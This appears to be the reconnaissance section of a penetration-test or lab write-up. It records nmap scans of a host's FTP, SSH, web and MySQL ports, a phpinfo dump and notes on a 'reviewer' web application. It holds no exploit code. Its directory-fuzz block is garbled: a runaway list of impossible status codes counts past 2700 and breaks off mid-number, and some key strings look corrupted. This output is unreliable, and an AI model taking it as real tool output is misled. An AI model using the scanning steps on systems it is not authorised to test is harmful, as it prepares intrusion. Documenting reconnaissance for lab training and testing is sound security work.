

1.0 RECONNAISSANCE

1.1 Network Port Scanning

Network scanning for the given IP.

1.1.1 Port 21

```
21/tcp open ftp?      syn-ack ttl 63
| fingerprint-strings:
|   GenericLines:
|     220 ProFTPD Server (ProFTPD) [::ffff:10.150.150.146]
|     Invalid command: try being more creative
|_    Invalid command: try being more creative
```

Discover port 21 with ProFTPD. Nmap script result discover that we are not able to login as anonymous user.

1.1.2 Port 22

```
22/tcp open  ssh      syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 f1e0:e4:6d:4b:ec:81:f2:e3:53:7f:eb:f0:8b:d1:c6 (RSA)
|_  ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGDAAFAZwivXcWj1UwM7fmrIF0BIFr3F0/RyK9F0018CZ/FZonChh7h7WY1iY0Um1qjG2CEZXjtID1J9WdYUWyCEfC57tM1X6myFFCkXFUOW1YxHRuSNQioPUGl/nvysGZsz
SxvR4V/cYglVgYsEfXmGV3vWn7T9mnqzDnlhg5sKwCwMTyaWx1LB+As5WA1HNumJRveZJ/fc52Lao1SL1hegwj:jmViC60b7qUGRr7SUrhTKebj6n8pni1DmW0iFQZTFOM4Hr4vDZyp8FX0Pka2hhiTgXweR+/us3non5Z
gfpMeaFEY63nbnM4g5shSua/jVv2qp65czp/VFZWLMW4bJLtm+NegXT++l8YXRyzIc6i/U4cHJ394zN94gTceJVF7/MXrLYu5/nFcYYWgFAG9MsB7S5zqpmCnZzi0pFoff20raexLzXqFiMzzgmjfac+krZeQFVMXl1/Q/e
jdqoT5eN7UBFP18pYD0NzSMBvuB3N0YXnz4N4jiGw5Xc0=
|   256 2c:20:a9:e1:ca:41:7c:a0:b7:81:77:ad:6b:ba:65:8c (ECDSA)
|_  ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTU1bmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBP3wPGK0ZjC06hsa+YiBYlmght2oY9noqzmKwGAbJmImLmzjsyqKcyoUgcY6lyfQn5sVMr7e2idYzuF8Md+I=
|   256 70:81:8f:ef:2f:82:cf:52:7c:fb:7e:be:32:93:22:26 (ED25519)
|_  ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAI3SSvGEy79IDJlXGlg9Vg2GBGW8ca3yVGLvnYv7nJdU
```

Discover port 22 with OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)

1.1.3 Port 80 and 443

```
|_  ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAI3SSvGEy79IDJlXGlg9Vg2GBGW8ca3yVGLvnYv7nJdU
80/tcp open  http      syn-ack ttl 63 Apache httpd 2.4.46 ((Unix) OpenSSL/1.1.1i PHP/7.4.14 mod_perl/2.0.11 Perl/v5.32.0)
|_  http-server-header: Apache/2.4.46 (Unix) OpenSSL/1.1.1i PHP/7.4.14 mod_perl/2.0.11 Perl/v5.32.0
|_  http-title: FBC Engineering Reviewer System
|_  Requested resource was http://10.150.150.146/reviewer/
|_  http-favicon: Unknown favicon MD5: 6EB4A43CB64C97F76562AF703893C8FD
|_  http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
443/tcp open  ssl/http syn-ack ttl 63 Apache httpd 2.4.46 ((Unix) OpenSSL/1.1.1i PHP/7.4.14 mod_perl/2.0.11 Perl/v5.32.0)
|_  http-server-header: Apache/2.4.46 (Unix) OpenSSL/1.1.1i PHP/7.4.14 mod_perl/2.0.11 Perl/v5.32.0
|_  ssl-cert: Subject: commonName=localhost/organizationName=Apache Friends/stateOrProvinceName=Berlin/countryName=DE/localityName=Berlin
|_  Issuer: commonName=localhost/organizationName=Apache Friends/stateOrProvinceName=Berlin/countryName=DE/localityName=Berlin
|_  Public Key type: rsa
|_  Public Key bits: 1024
|_  Signature Algorithm: md5WithRSASignature
|_  Not valid before: 2004-10-01T09:10:30
|_  Not valid after: 2010-09-30T09:10:30
|_  MD5: b181 18f6 1a4d cb51 df5e 189c 40dd 3280
|_  SHA-1: c4c9 a1dc 528d 41ac 1988 f65d b62f 9ca9 22fb e711
|_  -----BEGIN CERTIFICATE-----
|_  MIIC5jCCAK+gAwIBAgIBADANBgkqhkiG9w0BAQQFADBCMQswCQYDVQOGEwJERTET
|_  -----END CERTIFICATE-----
```

Discover port 80 and 443 with Apache httpd 2.4.46 ((Unix) OpenSSL/1.1.1i PHP/7.4.14 mod_perl/2.0.11 Perl/v5.32.0). This banner grab show that the server is using multiple web server which include PHP and Perl programming language. Also discover a ‘/reviewer’ directory.

1.1.4 Port 3306

```
|_ Supported Methods: GET HEAD POST OPTIONS
3306/tcp open  mysql?    syn-ack ttl 63
|_tls-nextprotoneg: ERROR: Script execution failed (use -d to debug)
|_ssl-cert: ERROR: Script execution failed (use -d to debug)
|_ssl-date: ERROR: Script execution failed (use -d to debug)
|_sslv2: ERROR: Script execution failed (use -d to debug)
|_tls-alpn: ERROR: Script execution failed (use -d to debug)
|_mysql-info:
|_ MySQL Error: Host '10.66.66.170' is not allowed to connect to this MariaDB server
```


Discover port 3306 with mysql. Nmap default script result show that our host or attacker machine was not able connect to the server.

1.2 Web enumeration

1.2.1 Directory fuzz

```
-----
|_ Status: 200, Size: 1023, Words: 104, Lines: 43
|_ Response Status: 200,201,202,203,204,205,206,207,208,209,210,211,212,213,214,215,216,217,218,219,220,221,222,223,224,225,226,227,228,229,230,231,232,233,234,235,236,237,238,239,240,241,242,243,244,245,246,247,248,249,250,251,252,253,254,255,256,257,258,259,260,261,262,263,264,265,266,267,268,269,270,271,272,273,274,275,276,277,278,279,280,281,282,283,284,285,286,287,288,289,290,291,292,293,294,295,296,297,298,299,300,301,302,303,304,305,306,307,308,309,310,311,312,313,314,315,316,317,318,319,320,321,322,323,324,325,326,327,328,329,330,331,332,333,334,335,336,337,338,339,340,341,342,343,344,345,346,347,348,349,350,351,352,353,354,355,356,357,358,359,360,361,362,363,364,365,366,367,368,369,370,371,372,373,374,375,376,377,378,379,380,381,382,383,384,385,386,387,388,389,390,391,392,393,394,395,396,397,398,399,400,401,402,403,404,405,406,407,408,409,410,411,412,413,414,415,416,417,418,419,420,421,422,423,424,425,426,427,428,429,430,431,432,433,434,435,436,437,438,439,440,441,442,443,444,445,446,447,448,449,450,451,452,453,454,455,456,457,458,459,460,461,462,463,464,465,466,467,468,469,470,471,472,473,474,475,476,477,478,479,480,481,482,483,484,485,486,487,488,489,490,491,492,493,494,495,496,497,498,499,500,501,502,503,504,505,506,507,508,509,510,511,512,513,514,515,516,517,518,519,520,521,522,523,524,525,526,527,528,529,530,531,532,533,534,535,536,537,538,539,540,541,542,543,544,545,546,547,548,549,550,551,552,553,554,555,556,557,558,559,560,561,562,563,564,565,566,567,568,569,570,571,572,573,574,575,576,577,578,579,580,581,582,583,584,585,586,587,588,589,590,591,592,593,594,595,596,597,598,599,600,601,602,603,604,605,606,607,608,609,610,611,612,613,614,615,616,617,618,619,620,621,622,623,624,625,626,627,628,629,630,631,632,633,634,635,636,637,638,639,640,641,642,643,644,645,646,647,648,649,650,651,652,653,654,655,656,657,658,659,660,661,662,663,664,665,666,667,668,669,670,671,672,673,674,675,676,677,678,679,680,681,682,683,684,685,686,687,688,689,690,691,692,693,694,695,696,697,698,699,700,701,702,703,704,705,706,707,708,709,710,711,712,713,714,715,716,717,718,719,720,721,722,723,724,725,726,727,728,729,730,731,732,733,734,735,736,737,738,739,740,741,742,743,744,745,746,747,748,749,750,751,752,753,754,755,756,757,758,759,760,761,762,763,764,765,766,767,768,769,770,771,772,773,774,775,776,777,778,779,780,781,782,783,784,785,786,787,788,789,790,791,792,793,794,795,796,797,798,799,800,801,802,803,804,805,806,807,808,809,810,811,812,813,814,815,816,817,818,819,820,821,822,823,824,825,826,827,828,829,830,831,832,833,834,835,836,837,838,839,840,841,842,843,844,845,846,847,848,849,850,851,852,853,854,855,856,857,858,859,860,861,862,863,864,865,866,867,868,869,870,871,872,873,874,875,876,877,878,879,880,881,882,883,884,885,886,887,888,889,890,891,892,893,894,895,896,897,898,899,900,901,902,903,904,905,906,907,908,909,910,911,912,913,914,915,916,917,918,919,920,921,922,923,924,925,926,927,928,929,930,931,932,933,934,935,936,937,938,939,940,941,942,943,944,945,946,947,948,949,950,951,952,953,954,955,956,957,958,959,960,961,962,963,964,965,966,967,968,969,970,971,972,973,974,975,976,977,978,979,980,981,982,983,984,985,986,987,988,989,990,991,992,993,994,995,996,997,998,999,1000,1001,1002,1003,1004,1005,1006,1007,1008,1009,1010,1011,1012,1013,1014,1015,1016,1017,1018,1019,1020,1021,1022,1023,1024,1025,1026,1027,1028,1029,1030,1031,1032,1033,1034,1035,1036,1037,1038,1039,1040,1041,1042,1043,1044,1045,1046,1047,1048,1049,1050,1051,1052,1053,1054,1055,1056,1057,1058,1059,1060,1061,1062,1063,1064,1065,1066,1067,1068,1069,1070,1071,1072,1073,1074,1075,1076,1077,1078,1079,1080,1081,1082,1083,1084,1085,1086,1087,1088,1089,1090,1091,1092,1093,1094,1095,1096,1097,1098,1099,1100,1101,1102,1103,1104,1105,1106,1107,1108,1109,1110,1111,1112,1113,1114,1115,1116,1117,1118,1119,1120,1121,1122,1123,1124,1125,1126,1127,1128,1129,1130,1131,1132,1133,1134,1135,1136,1137,1138,1139,1140,1141,1142,1143,1144,1145,1146,1147,1148,1149,1150,1151,1152,1153,1154,1155,1156,1157,1158,1159,1160,1161,1162,1163,1164,1165,1166,1167,1168,1169,1170,1171,1172,1173,1174,1175,1176,1177,1178,1179,1180,1181,1182,1183,1184,1185,1186,1187,1188,1189,1190,1191,1192,1193,1194,1195,1196,1197,1198,1199,1200,1201,1202,1203,1204,1205,1206,1207,1208,1209,1210,1211,1212,1213,1214,1215,1216,1217,1218,1219,1220,1221,1222,1223,1224,1225,1226,1227,1228,1229,1230,1231,1232,1233,1234,1235,1236,1237,1238,1239,1240,1241,1242,1243,1244,1245,1246,1247,1248,1249,1250,1251,1252,1253,1254,1255,1256,1257,1258,1259,1260,1261,1262,1263,1264,1265,1266,1267,1268,1269,1270,1271,1272,1273,1274,1275,1276,1277,1278,1279,1280,1281,1282,1283,1284,1285,1286,1287,1288,1289,1290,1291,1292,1293,1294,1295,1296,1297,1298,1299,1300,1301,1302,1303,1304,1305,1306,1307,1308,1309,1310,1311,1312,1313,1314,1315,1316,1317,1318,1319,1320,1321,1322,1323,1324,1325,1326,1327,1328,1329,1330,1331,1332,1333,1334,1335,1336,1337,1338,1339,1340,1341,1342,1343,1344,1345,1346,1347,1348,1349,1350,1351,1352,1353,1354,1355,1356,1357,1358,1359,1360,1361,1362,1363,1364,1365,1366,1367,1368,1369,1370,1371,1372,1373,1374,1375,1376,1377,1378,1379,1380,1381,1382,1383,1384,1385,1386,1387,1388,1389,1390,1391,1392,1393,1394,1395,1396,1397,1398,1399,1400,1401,1402,1403,1404,1405,1406,1407,1408,1409,1410,1411,1412,1413,1414,1415,1416,1417,1418,1419,1420,1421,1422,1423,1424,1425,1426,1427,1428,1429,1430,1431,1432,1433,1434,1435,1436,1437,1438,1439,1440,1441,1442,1443,1444,1445,1446,1447,1448,1449,1450,1451,1452,1453,1454,1455,1456,1457,1458,1459,1460,1461,1462,1463,1464,1465,1466,1467,1468,1469,1470,1471,1472,1473,1474,1475,1476,1477,1478,1479,1480,1481,1482,1483,1484,1485,1486,1487,1488,1489,1490,1491,1492,1493,1494,1495,1496,1497,1498,1499,1500,1501,1502,1503,1504,1505,1506,1507,1508,1509,1510,1511,1512,1513,1514,1515,1516,1517,1518,1519,1520,1521,1522,1523,1524,1525,1526,1527,1528,1529,1530,1531,1532,1533,1534,1535,1536,1537,1538,1539,1540,1541,1542,1543,1544,1545,1546,1547,1548,1549,1550,1551,1552,1553,1554,1555,1556,1557,1558,1559,1560,1561,1562,1563,1564,1565,1566,1567,1568,1569,1570,1571,1572,1573,1574,1575,1576,1577,1578,1579,1580,1581,1582,1583,1584,1585,1586,1587,1588,1589,1590,1591,1592,1593,1594,1595,1596,1597,1598,1599,1600,1601,1602,1603,1604,1605,1606,1607,1608,1609,1610,1611,1612,1613,1614,1615,1616,1617,1618,1619,1620,1621,1622,1623,1624,1625,1626,1627,1628,1629,1630,1631,1632,1633,1634,1635,1636,1637,1638,1639,1640,1641,1642,1643,1644,1645,1646,1647,1648,1649,1650,1651,1652,1653,1654,1655,1656,1657,1658,1659,1660,1661,1662,1663,1664,1665,1666,1667,1668,1669,1670,1671,1672,1673,1674,1675,1676,1677,1678,1679,1680,1681,1682,1683,1684,1685,1686,1687,1688,1689,1690,1691,1692,1693,1694,1695,1696,1697,1698,1699,1700,1701,1702,1703,1704,1705,1706,1707,1708,1709,1710,1711,1712,1713,1714,1715,1716,1717,1718,1719,1720,1721,1722,1723,1724,1725,1726,1727,1728,1729,1730,1731,1732,1733,1734,1735,1736,1737,1738,1739,1740,1741,1742,1743,1744,1745,1746,1747,1748,1749,1750,1751,1752,1753,1754,1755,1756,1757,1758,1759,1760,1761,1762,1763,1764,1765,1766,1767,1768,1769,1770,1771,1772,1773,1774,1775,1776,1777,1778,1779,1780,1781,1782,1783,1784,1785,1786,1787,1788,1789,1790,1791,1792,1793,1794,1795,1796,1797,1798,1799,1800,1801,1802,1803,1804,1805,1806,1807,1808,1809,1810,1811,1812,1813,1814,1815,1816,1817,1818,1819,1820,1821,1822,1823,1824,1825,1826,1827,1828,1829,1830,1831,1832,1833,1834,1835,1836,1837,1838,1839,1840,1841,1842,1843,1844,1845,1846,1847,1848,1849,1850,1851,1852,1853,1854,1855,1856,1857,1858,1859,1860,1861,1862,1863,1864,1865,1866,1867,1868,1869,1870,1871,1872,1873,1874,1875,1876,1877,1878,1879,1880,1881,1882,1883,1884,1885,1886,1887,1888,1889,1890,1891,1892,1893,1894,1895,1896,1897,1898,1899,1900,1901,1902,1903,1904,1905,1906,1907,1908,1909,1910,1911,1912,1913,1914,1915,1916,1917,1918,1919,1920,1921,1922,1923,1924,1925,1926,1927,1928,1929,1930,1931,1932,1933,1934,1935,1936,1937,1938,1939,1940,1941,1942,1943,1944,1945,1946,1947,1948,1949,1950,1951,1952,1953,1954,1955,1956,1957,1958,1959,1960,1961,1962,1963,1964,1965,1966,1967,1968,1969,1970,1971,1972,1973,1974,1975,1976,1977,1978,1979,1980,1981,1982,1983,1984,1985,1986,1987,1988,1989,1990,1991,1992,1993,1994,1995,1996,1997,1998,1999,2000,2001,2002,2003,2004,2005,2006,2007,2008,2009,2010,2011,2012,2013,2014,2015,2016,2017,2018,2019,2020,2021,2022,2023,2024,2025,2026,2027,2028,2029,2030,2031,2032,2033,2034,2035,2036,2037,2038,2039,2040,2041,2042,2043,2044,2045,2046,2047,2048,2049,2050,2051,2052,2053,2054,2055,2056,2057,2058,2059,2060,2061,2062,2063,2064,2065,2066,2067,2068,2069,2070,2071,2072,2073,2074,2075,2076,2077,2078,2079,2080,2081,2082,2083,2084,2085,2086,2087,2088,2089,2090,2091,2092,2093,2094,2095,2096,2097,2098,2099,2100,2101,2102,2103,2104,2105,2106,2107,2108,2109,2110,2111,2112,2113,2114,2115,2116,2117,2118,2119,2120,2121,2122,2123,2124,2125,2126,2127,2128,2129,2130,2131,2132,2133,2134,2135,2136,2137,2138,2139,2140,2141,2142,2143,2144,2145,2146,2147,2148,2149,2150,2151,2152,2153,2154,2155,2156,2157,2158,2159,2160,2161,2162,2163,2164,2165,2166,2167,2168,2169,2170,2171,2172,2173,2174,2175,2176,2177,2178,2179,2180,2181,2182,2183,2184,2185,2186,2187,2188,2189,2190,2191,2192,2193,2194,2195,2196,2197,2198,2199,2200,2201,2202,2203,2204,2205,2206,2207,2208,2209,2210,2211,2212,2213,2214,2215,2216,2217,2218,2219,2220,2221,2222,2223,2224,2225,2226,2227,2228,2229,2230,2231,2232,2233,2234,2235,2236,2237,2238,2239,2240,2241,2242,2243,2244,2245,2246,2247,2248,2249,2250,2251,2252,2253,2254,2255,2256,2257,2258,2259,2260,2261,2262,2263,2264,2265,2266,2267,2268,2269,2270,2271,2272,2273,2274,2275,2276,2277,2278,2279,2280,2281,2282,2283,2284,2285,2286,2287,2288,2289,2290,2291,2292,2293,2294,2295,2296,2297,2298,2299,2300,2301,2302,2303,2304,2305,2306,2307,2308,2309,2310,2311,2312,2313,2314,2315,2316,2317,2318,2319,2320,2321,2322,2323,2324,2325,2326,2327,2328,2329,2330,2331,2332,2333,2334,2335,2336,2337,2338,2339,2340,2341,2342,2343,2344,2345,2346,2347,2348,2349,2350,2351,2352,2353,2354,2355,2356,2357,2358,2359,2360,2361,2362,2363,2364,2365,2366,2367,2368,2369,2370,2371,2372,2373,2374,2375,2376,2377,2378,2379,2380,2381,2382,2383,2384,2385,2386,2387,2388,2389,2390,2391,2392,2393,2394,2395,2396,2397,2398,2399,2400,2401,2402,2403,2404,2405,2406,2407,2408,2409,2410,2411,2412,2413,2414,2415,2416,2417,2418,2419,2420,2421,2422,2423,2424,2425,2426,2427,2428,2429,2430,2431,2432,2433,2434,2435,2436,2437,2438,2439,2440,2441,2442,2443,2444,2445,2446,2447,2448,2449,2450,2451,2452,2453,2454,2455,2456,2457,2458,2459,2460,2461,2462,2463,2464,2465,2466,2467,2468,2469,2470,2471,2472,2473,2474,2475,2476,2477,2478,2479,2480,2481,2482,2483,2484,2485,2486,2487,2488,2489,2490,2491,2492,2493,2494,2495,2496,2497,2498,2499,2500,2501,2502,2503,2504,2505,2506,2507,2508,2509,2510,2511,2512,2513,2514,2515,2516,2517,2518,2519,2520,2521,2522,2523,2524,2525,2526,2527,2528,2529,2530,2531,2532,2533,2534,2535,2536,2537,2538,2539,2540,2541,2542,2543,2544,2545,2546,2547,2548,2549,2550,2551,2552,2553,2554,2555,2556,2557,2558,2559,2560,2561,2562,2563,2564,2565,2566,2567,2568,2569,2570,2571,2572,2573,2574,2575,2576,2577,2578,2579,2580,2581,2582,2583,2584,2585,2586,2587,2588,2589,2590,2591,2592,2593,2594,2595,2596,2597,2598,2599,2600,2601,2602,2603,2604,2605,2606,2607,2608,2609,2610,2611,2612,2613,2614,2615,2616,2617,2618,2619,2620,2621,2622,2623,2624,2625,2626,2627,2628,2629,2630,2631,2632,2633,2634,2635,2636,2637,2638,2639,2640,2641,2642,2643,2644,2645,2646,2647,2648,2649,2650,2651,2652,2653,2654,2655,2656,2657,2658,2659,2660,2661,2662,2663,2664,2665,2666,2667,2668,2669,2670,2671,2672,2673,2674,2675,2676,2677,2678,2679,2680,2681,2682,2683,2684,2685,2686,2687,2688,2689,2690,2691,2692,2693,2694,2695,2696,2697,2698,2699,2700,2701,2702,2703,2704,2705,2706,2707,2708,2709,2710,2711,2712,2713,2714,2715,2716,2717,2718,2719,2720,2721,2722,2723,2724,2725,2726,2727,2728,2729,2730,2731,2732,2733,2734,2735,2736,2737,2738,2739,2740,2741,2742,2743,2744,2745,27
```

1.2.2 Application.html




Accessed to '/application.html' web page. Discover the server is used Apache Friends and PHPmyadmin panel. Also discover PHPInfo page.

1.2.3 PHP Info page

System	Linux thebit 5.4.0-65-generic #73-Ubuntu SMP Mon Jan 18 17:25:17 UTC 2021 x86_64
Build Date	Jan 25 2021 23:19:40
Configure Command	./configure '--prefix=/opt/lampp' '--with-apxs2=/opt/lampp/bin/apxs' '--with-config-file-path=/opt/lampp/etc' '--with-mysql=mysqlnd' '--enable-inline-optimization' '--disable-debug' '--enable-bcmath' '--enable-calendar' '--enable-ctype' '--enable-ftp' '--enable-gd-native-ttf' '--enable-magic-quotes' '--enable-shmop' '--disable-sigchild' '--enable-sysvsem' '--enable-sysvshm' '--enable-wddx' '--with-gd' '--with-jpeg-dir=/opt/lampp' '--with-png-dir=/opt/lampp' '--with-freetype-dir=/opt/lampp' '--with-zlib=yes' '--with-zlib-dir=/opt/lampp' '--with-openssl=/opt/lampp' '--with-xsl=/opt/lampp' '--with-ldap=/opt/lampp' '--with-gd' '--with-imap=bitnami/xamppunixinstaller7dstack-linux-x64/src/imap-2007e' '--with-imap-ssl' '--with-gettext=/opt/lampp' '--with-mysql-shared=/opt/lampp' '--with-pdo-dblib=shared,/opt/lampp' '--with-sybase-ct=/opt/lampp' '--with-mysql-sock=/opt/lampp/var/mysql/mysql.sock' '--with-mcrypt=/opt/lampp' '--with-mhash=/opt/lampp' '--enable-sockets' '--enable-mbstring=all' '--with-curl=/opt/lampp' '--enable-mbregex' '--enable-zend-multibyte' '--enable-exif' '--with-bz2=/opt/lampp' '--with-sqlite=shared,/opt/lampp' '--with-sqlite3=/opt/lampp' '--with-libxml-dir=/opt/lampp' '--enable-soap' '--with-xmlrpc' '--enable-pcntl' '--with-mysql=mysqlnd' '--with-pgsql=shared,/opt/lampp' '--with-iconv=/opt/lampp' '--with-pdo-mysql=mysqlnd' '--with-pdo-pgsql=/opt/lampp/postgresql' '--with-pdo_sqlite=/opt/lampp' '--with-icu-dir=/opt/lampp' '--enable-fileinfo' '--enable-phar' '--enable-zip' '--enable-mbstring' '--disable-huge-code-pages' '--enable-intl' '--with-libzip' '--with-pear' '--enable-gd' '--with-jpeg' '--with-libwebp' '--with-freetype' '--with-zip' 'PKG_CONFIG_PATH=/opt/lampp/lib/pkgconfig'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/opt/lampp/etc
Loaded Configuration File	/opt/lampp/etc/php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20190902
PHP Extension	20190902
Zend Extension	320190902
Zend Extension Build	API320190902.NTS
PHP Extension Build	API20190902.NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by libmbstring


Click on the PHPInfo tab as shown in application.html web page. Page redirected to phpinfo() page.

1.2.4 Main page of port 80




Access to main page. Discover normal reviewer system and 'FBC ITCore Group' company name. The 'Get Stated' button will navigate to '/reviewer/login' page.

